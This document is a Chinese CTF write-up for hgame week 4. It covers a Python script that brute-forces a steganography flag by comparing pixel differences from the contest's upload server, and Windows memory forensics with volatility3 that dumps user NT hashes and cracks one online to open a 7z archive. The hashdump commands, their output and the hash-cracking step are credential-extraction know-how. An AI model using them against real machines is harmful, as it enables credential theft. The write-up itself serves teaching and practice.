252 57 226858 -4
265 534 239035 4
271 882 244783 -4
281 216 253117 4
282 758 254559 4
296 154 266555 4
297 214 267515 4
298 510 268711 4
306 148 275549 4
309 486 278587 4
317 343 285644 4
```

```
319 830 287931 -4
324 316 291917 4
328 388 295589 4
330 158 297159 4
337 429 303730 4
344 179 309780 4
347 136 312437 4
354 530 319131 4
362 249 326050 -4
369 408 332509 4
371 310 334211 4
390 378 351379 4
393 766 354467 4
406 478 365879 -4
416 824 375225 -4
421 279 379180 4
426 409 383810 4
428 289 385490 -4
428 681 385882 -4
436 858 393259 4
440 268 396269 -4
447 640 402941 4
448 610 403811 4
466 711 420112 4
470 521 423522 -4
471 280 424181 -4
479 537 431638 -4
491 88 441989 -4
493 51 443752 -4
493 442 444143 -4
516 276 464677 -4
521 427 469328 -4
522 412 470213 4
524 614 472215 4
525 890 473391 -4
530 380 477381 4
536 278 482679 4
543 294 488995 4
545 481 490982 -4
554 87 498688 4
559 443 503544 -4
567 704 511005 4
573 86 515787 -4
```

```
597 491 537792 -4
602 895 542696 4
611 56 549957 -4
616 467 554868 -4
617 62 555363 -4
641 724 577625 4
654 876 589477 4
662 272 596073 4
662 596 596397 -4
664 328 597929 4
674 50 606651 -4
682 495 614296 -4
693 195 623896 -4
707 573 636874 -4
716 862 645263 4
731 842 658743 4
736 103 662504 -4
788 646 709847 -4
831 728 748629 4
840 651 756652 -4
848 638 763839 -4
865 686 779187 -4
873 632 786333 -4
875 225 787726 4
877 531 789832 4
878 865 791066 -4
887 32 798333 -4
903 819 813520 -4
909 558 818659 4
918 618 826819 4
919 670 827771 -4
921 236 829137 4
922 187 829988 4
930 816 837817 -4
938 518 844719 4
956 112 860513 4
959 659 863760 4
961 829 865730 -4
990 733 891734 4
1008 425 907626 4
1010 430 909431 4
1021 638 919539 4
1030 343 927344 4
```

```
1030 607 927608 4
1038 245 934446 4
1041 853 937754 -4
1053 380 948081 4
1068 835 962036 -4
1103 639 993340 4
1108 505 997706 4
1122 541 1010342 4
1125 221 1012722 4
1125 232 1012733 4
1139 64 1025165 -4
1143 55 1028756 -4
1144 895 1030496 -4
1145 129 1030630 4
1147 481 1032782 4
1162 242 1046043 4
1172 457 1055258 4
1184 664 1066265 4
```

差异点很多，所以暂时先放着。
笔者先后分别测试了隐写内容`0`、`1`、`01`、`10`、`h`、`hg`、`hga`、`hgame`：

```
0 0b110000
309 486 278587 4
532 575 479376 4
765 633 689134 -4

1 0b110001
309 486 278587 4
532 575 479376 4
765 633 689134 -4
933 632 840333 4

01 0b11000000110001
93 247 83948 4
309 486 278587 4
426 409 383810 4
428 681 385882 -4
532 575 479376 4
765 633 689134 -4

10 0b11000100110000
309 486 278587 4
426 409 383810 4
```

```
428 681 385882 -4
532 575 479376 4
765 633 689134 -4
933 632 840333 4

h 0b1101000
309 486 278587 4
664 328 597929 4

hg 0b110100001100111
93 247 83947 4
222 560 200360 4
271 882 244782 -4
309 486 278586 4
369 408 332508 4
426 409 383809 4
428 681 385881 -4
554 87 498687 4
664 328 597928 4

hga 0b11010000110011101100001
93 247 83948 4
222 560 200361 4
271 882 244783 -4
309 486 278587 4
354 530 319131 4
369 408 332509 4
426 409 383810 4
428 681 385882 -4
493 442 444143 -4
554 87 498688 4
664 328 597929 4
887 32 798333 -4
903 819 813520 -4
1103 639 993340 4
1144 895 1030496 -4

hgame 0b1101000011001110110000101101101011100101
93 247 83948 4
121 633 109534 4
222 560 200361 4
247 695 222996 4
271 882 244783 -4
```

```
309 486 278587 4
354 530 319131 4
369 408 332509 4
406 478 365879 -4
426 409 383810 4
428 681 385882 -4
493 442 444143 -4
524 614 472215 4
554 87 498688 4
664 328 597929 4
736 103 662504 -4
831 728 748629 4
887 32 798333 -4
903 819 813520 -4
930 816 837817 -4
956 112 860513 4
961 829 865730 -4
1038 245 934446 4
1103 639 993340 4
1144 895 1030496 -4
```

对比分析后发现，`h`的差异点全部都在`hg`和`hgame`中出现了，`hg`的差异点也全部在`hgame`中出现，而`1`中的部分点并不会在`01`中出现，因此，可以利用这个现象，进行类似sql盲注一样的爆破。
爆破代码如下：

```python
import string
from io import BytesIO

import requests
from Crypto.Util.number import bytes_to_long
from PIL import Image
from tqdm import tqdm

width = 1200
height = 900

try_txt = 'hgame{'
dic = '_' + string.digits + string.ascii_letters



def diff(img1: Image, img2: Image, show=False):
    diff_set = set()
    w, h = img1.size
    cnt = 0
    for x in range(w):
        for y in range(h):
            cnt += 1
            if img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]:
                dif = img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]
                diff_set.add(f"{x},{y},{dif}")
                if show:
                    print(f"{x} {y} {cnt} {dif}")
    return diff_set


def getPic(text):
    ret = requests.post('http://week-4.hgame.lwsec.cn:31930/upload', files={
        'file': ori
    }, data={
        'text': text,
    }).content
    im = Image.open(BytesIO(ret))
    return im


if __name__ == '__main__':
    ori = open('steg/problem.png', 'rb').read()
    ori_img = Image.open('steg/problem.png')

    data = b'10'
    print(data.decode(), bin(bytes_to_long(data)))
    diff(ori_img, getPic(data), show=True)

    flag = diff(ori_img, Image.open(f'steg/flag.png'))
    already_exists = diff(ori_img, getPic(try_txt))
    while True:
        lis = []
        for t in tqdm(dic):
            img = getPic(try_txt + t)
            dif = diff(ori_img, img)
            if len(dif - flag) == 0 and len(already_exists - dif) == 0:
                print(try_txt + t)
                lis.append(t)
        try_txt += lis[0]
        print(''.join(lis))
```

爆破速度大概每2秒爆破一位，花了不少时间，最后每一位的可能解如下（一行为一位）：

```
hgame{
01234567
_HIJKLMNOXYZ
LN
45delmtuDELMTU
01234567pqrstuvwPQRSTUVW
_GOW
DPT
139acikqsy
bhjprxz
159aeimquy
_RSVWZ
0189
hijklmnoHIJKLMNO
abcdefghijklmnoABCDEFGHIJKL
_VW
ABCPQRS
ptxPTX
45detu
fgnoFGNO
0246
4567defglmnotuvw
014589adehilmpqtuxyADEHILMPQTUXY
egEG
abchijkpqrsxyzABCHIJKPQRSXYZ
ac
02bpr
012389abchijkpqrsxyzABCHIJKPQRSXYZ
159aeimquyAEIMQUY
A
```

最后一个A笔者猜测是右大括号，尝试后确实满足。

接下来，就只能靠自己的想象力了，笔者初步拼接的结果如下：

```
4_N(e/E)(w/W)_Type_8(i/I)n_S(t/T)e(g/G)4n0(g/G)(r/R)ap(h/H)(y/Y)
```

由于大小写不可知，笔者还需要反复尝试找到最接近的解（dic变量一行一个，可以猜测多个解）：

```python
import string
from io import BytesIO
```

```python
import requests
from PIL import Image
from tqdm import tqdm

dic = """4_New_Type_1mg_Steg4n0graphy"""

# for i in string.ascii_letters + string.digits + '-_^@':
#     print(i, bin(ord(i))[2:].zfill(8))


def dfs(s, curr):
    if curr == len(dd):
        print(f'4_N{s[0]}{s[1]}_Type_8{s[2]}n_S{s[3]}e{s[4]}4n0{s[5]}
{s[6]}ap{s[7]}{s[8]}')
        return
    for i in dd[curr]:
        dfs(s + i, curr + 1)


width = 1200
height = 900


def diff(img1: Image, img2: Image):
    diff_set = set()
    w, h = img1.size
    cnt = 0
    for x in range(w):
        for y in range(h):
            cnt += 1
            if img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]:
                dif = img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]
                diff_set.add(f"{x},{y},{dif}")
    return diff_set
    # print(by)


def getPic(text):
    ret = requests.post('http://week-4.hgame.lwsec.cn:32647/upload', files={
        'file': ori
    }, data={
        'text': text,
    }).content
    im = Image.open(BytesIO(ret))
    return im


if __name__ == '__main__':
    dd = dic.split("\n")
    ori = open('steg/problem.png', 'rb').read()
    ori_img = Image.open('steg/problem.png')
    flag = diff(ori_img, Image.open(f'steg/flag.png'))
    for txt in dd:
        txt = 'hgame{%s}' % txt
        img = getPic(txt)
        dif = diff(ori_img, img)
        print(txt, len(flag - dif), len(dif - flag))
```

在所有可能中，值最小的解为：

```
4_New_Type_8in_Steg4n0graphy
```

相差了5，说明至少有5位二进制位是错误的，经过反复尝试后，最终得到正解：

```
4_New_Type_1mg_Steg4n0graphy
```

故最终flag为：

```
hgame{4_New_Type_1mg_Steg4n0graphy}
```

后记（爆破算法优化，更接近唯一解）

笔者在整理题解的时候发现，爆破过程中，笔者只关注了是否全部差异点都在flag内，而没有关注flag内少了多少个差异点，如果把这个也加上，取减少差异点最多的那些值，不就大概率是正解了吗？优化后代码如下：

```
import string
from io import BytesIO

import requests
from PIL import Image
from tqdm import tqdm

width = 1200
height = 900

try_txt = 'hgame{'
dic = '_' + string.digits + string.ascii_letters
```

```python
def diff(img1: Image, img2: Image, show=False):
    diff_set = set()
    w, h = img1.size
    cnt = 0
    for x in range(w):
        for y in range(h):
            cnt += 1
            if img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]:
                dif = img2.getpixel((x, y))[1] - img1.getpixel((x, y))[1]
                diff_set.add(f"{x},{y},{dif}")
                if show:
                    print(f"{x} {y} {cnt} {dif}")
    return diff_set


def getPic(text):
    ret = requests.post('http://week-4.hgame.lwsec.cn:31930/upload', files={
        'file': ori
    }, data={
        'text': text,
    }).content
    im = Image.open(BytesIO(ret))
    return im


if __name__ == '__main__':
    ori = open('steg/problem.png', 'rb').read()
    ori_img = Image.open('steg/problem.png')
    flag = diff(ori_img, Image.open(f'steg/flag.png'))
    already_exists = diff(ori_img, getPic(try_txt))
    while True:
        minDelta = 0xfffffff
        lis = []
        for t in tqdm(dic):
            img = getPic(try_txt + t)
            dif = diff(ori_img, img)
            if len(dif - flag) == 0 and len(already_exists - dif) == 0:
                delta = len(flag - dif)
                if delta > minDelta:
                    continue
                if delta < minDelta:
                    lis = []
                    minDelta = delta
                lis.append(t)
                print(try_txt + t)
        try_txt += lis[0]
        print(''.join(lis))
```

虽然速度没有变快，全部爆破仍然需要一个多小时，但是未知量大大减少，除了末尾部分全部算对了，值得一用!

[MISC] ezWin - variables

本题考查基础的Windows内存取证，第一题的flag在环境变量中，最最最简单的办法就是打开`vmem`，全文搜索`hgame`即可，得到flag：


```
hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
```

[MISC] ezWin - auth

根据题目要求，使用volatility3进行内存取证。
首先，输入

```
python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem
windows.cmdline
```

查看命令行记录：



```
2364    vm3dservice.ex  C:\Windows\system32\vm3dservice.exe
2372    VGAuthService.  "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
2388    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
2436    MsMpEng.exe     "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2211.5-0\MsMpEng.exe"
2496    vm3dservice.ex  vm3dservice.exe -n
2520    dasHost.exe     dashost.exe {6d3c0ee3-f797-49bf-a4286fcddd9f5934}
2616    svchost.exe     C:\Windows\System32\svchost.exe -k netsvcs
2872    dllhost.exe     Required memory at 0×1f91a8220d8 is inaccessible (swapped)
2984    dllhost.exe     C:\Windows\system32\dllhost.exe /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
2996    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
2860    svchost.exe     C:\Windows\system32\svchost.exe -k wsappx -p
3272    msdtc.exe       C:\Windows\System32\msdtc.exe
3492    sihost.exe      sihost.exe
3520    svchost.exe     C:\Windows\system32\svchost.exe -k BthAppGroup -p
3528    svchost.exe     C:\Windows\system32\svchost.exe -k UnistackSvcGroup
3648    taskhostw.exe   taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
3668    taskhostw.exe   taskhostw.exe logon
3828    ctfmon.exe      "ctfmon.exe"
2316    sppsvc.exe      C:\Windows\system32\sppsvc.exe
3580    userinit.exe    Required memory at 0×a64adc1020 is not valid (process exited?)
3992    explorer.exe    C:\Windows\Explorer.EXE
4336    VSSVC.exe       C:\Windows\system32\vssvc.exe
4416    svchost.exe     C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
4448    ChsIME.exe      C:\Windows\System32\InputMethod\CHS\ChsIME.exe -Embedding
4896    SppExtComObj.E  C:\Windows\system32\SppExtComObj.exe -Embedding
3788    NisSrv.exe      Required memory at 0×17a26b71b48 is inaccessible (swapped)
4456    StartMenuExper  "C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe" -ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca
4720    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
3932    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
4840    SearchApp.exe   Required memory at 0×160bde034f8 is inaccessible (swapped)
5144    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
5344    backgroundTask  Required memory at 0×ed37519020 is inaccessible (swapped)
5544    TextInputHost.  "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe" -ServerName:InputApp.AppXjd5de1g66v206tj52m9d0dtpppx4cgpn.mca
6084    PhoneExperienc  "C:\Program Files\WindowsApps\Microsoft.YourPhone_1.22112.142.0_x64__8wekyb3d8bbwe\PhoneExperienceHost.exe" -ComServer:Background -Embedding
6128    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
5048    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
5780    smartscreen.ex  C:\Windows\System32\smartscreen.exe -Embedding
6048    SecurityHealth  Required memory at 0×2773cd022d4 is inaccessible (swapped)
4116    SecurityHealth  C:\Windows\system32\SecurityHealthService.exe
6156    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
6220    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
6260    OneDrive.exe    "C:\Users\Noname\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
6692    SearchProtocol  "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-768324203-2911948091-227799154-10001_ Global\UsGthrCtrlFltPipeMssGthrPipe_S-1-5-21-76832420
3-2911948091-227799154-10001 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc
" "DownLevelDaemon"  "1"
6720    SearchFilterHo  "C:\Windows\system32\SearchFilterHost.exe" 0 808 812 820 8192 816 792
7160    audiodg.exe     C:\Windows\system32\AUDIODG.EXE 0×460
4676    backgroundTask  Required memory at 0×b38477a020 is inaccessible (swapped)
5380    HxTsr.exe       "C:\Program Files\WindowsApps\microsoft.windowscommunicationsapps_16005.14326.21256.0_x64__8wekyb3d8bbwe\HxTsr.exe" -ServerName:Hx.IPC.Server
5964    backgroundTask  "C:\Windows\system32\backgroundTaskHost.exe" -ServerName:CortanaUI.AppX3bn25b6f886wmg6twh46972vprk9tnbf.mca
6624    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7304    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7356    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7484    dllhost.exe     "C:\Windows\SysWOW64\DllHost.exe" /Processid:{776DBC8D-7347-478C-8D71-791E12EF49D8}
7540    notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584    7zFM.exe        "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
7636    conhost.exe     Required memory at 0×ed3e273020 is not valid (process exited?)

┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ 
```


发现提示：

```
flag2 is nthash of current user.txt
```

说明本题的flag是当前用户的`nthash`，根据常识，我们可以知道，用户名应该是`Noname`
于是输入

```
python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem
windows.hashdump
```

获得`nthash`：



```
└─$ python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem windows.hashdump
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436
```

所以flag为：


```
hgame{84b0d9c9f830238933e7131d60ac6436}
```

[MISC] ezWin - 7zip

由题可知，flag肯定和上题中出现的`flag.7z`有关系，输入

```
python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem
windows.filescan | grep -E '7z'
```


查找`flag.7z`的具体位置：



```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem windows.filescan | grep -E '7z'
0×d0064180d720.0\Program Files\7-Zip\7zFM.exe   216
0×d00641818df0  \Program Files\7-Zip\7z.dll     216
0×d0064181c950  \Users\Noname\Desktop\flag.7z   216
0×d0064181d8f0  \Program Files\7-Zip\7z.dll     216
0×d00641b4cb60  \Program Files\7-Zip\7zFM.exe   216
0×d00641b5ba70  \Users\Noname\Desktop\flag.7z   216
```


发现`0xd0064181c950`和`0xd00641b5ba70`都可以，笔者选择后者，然后输入指令将文件导出：

```
python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem
windows.dumpfiles --virtaddr=0xd00641b5ba70
```



```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f /home/kali/Desktop/win10_22h2_19045.2486.vmem windows.dumpfiles --virtaddr=0×d00641b5ba70
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0×d00641b5ba70  flag.7z Error dumping file
SharedCacheMap  0×d00641b5ba70  flag.7z file.0×d00641b5ba70.0×d0064189aa20.SharedCacheMap.flag.7z.vacb
```

去除后缀名`.vacb`即可打开文件


file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z - Bandizip (Standard)

名称	压缩后大小	原始大小	类型
crack_nt_hash_for_7z_pwd.txt*	48	43	Text [

文件: 1, 文件夹: 0, 压缩文件大小: 256 KB

文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开
解压
新建
添加
删除
测试
扫描
查看
file.0xd00641b5ba70.0xd00641

打开后发现需要密码，密码是`nthash`的原文，使用https://www.cmd5.com/轻松获得（而且还不要钱）：

```
asdqwe123
```

输入密码，打开文件，得到flag：

```
hgame{e30b6984-615c-4d26-b0c4-f455fa7202e2}
```

[BLOCKCHAIN] Transfer 2

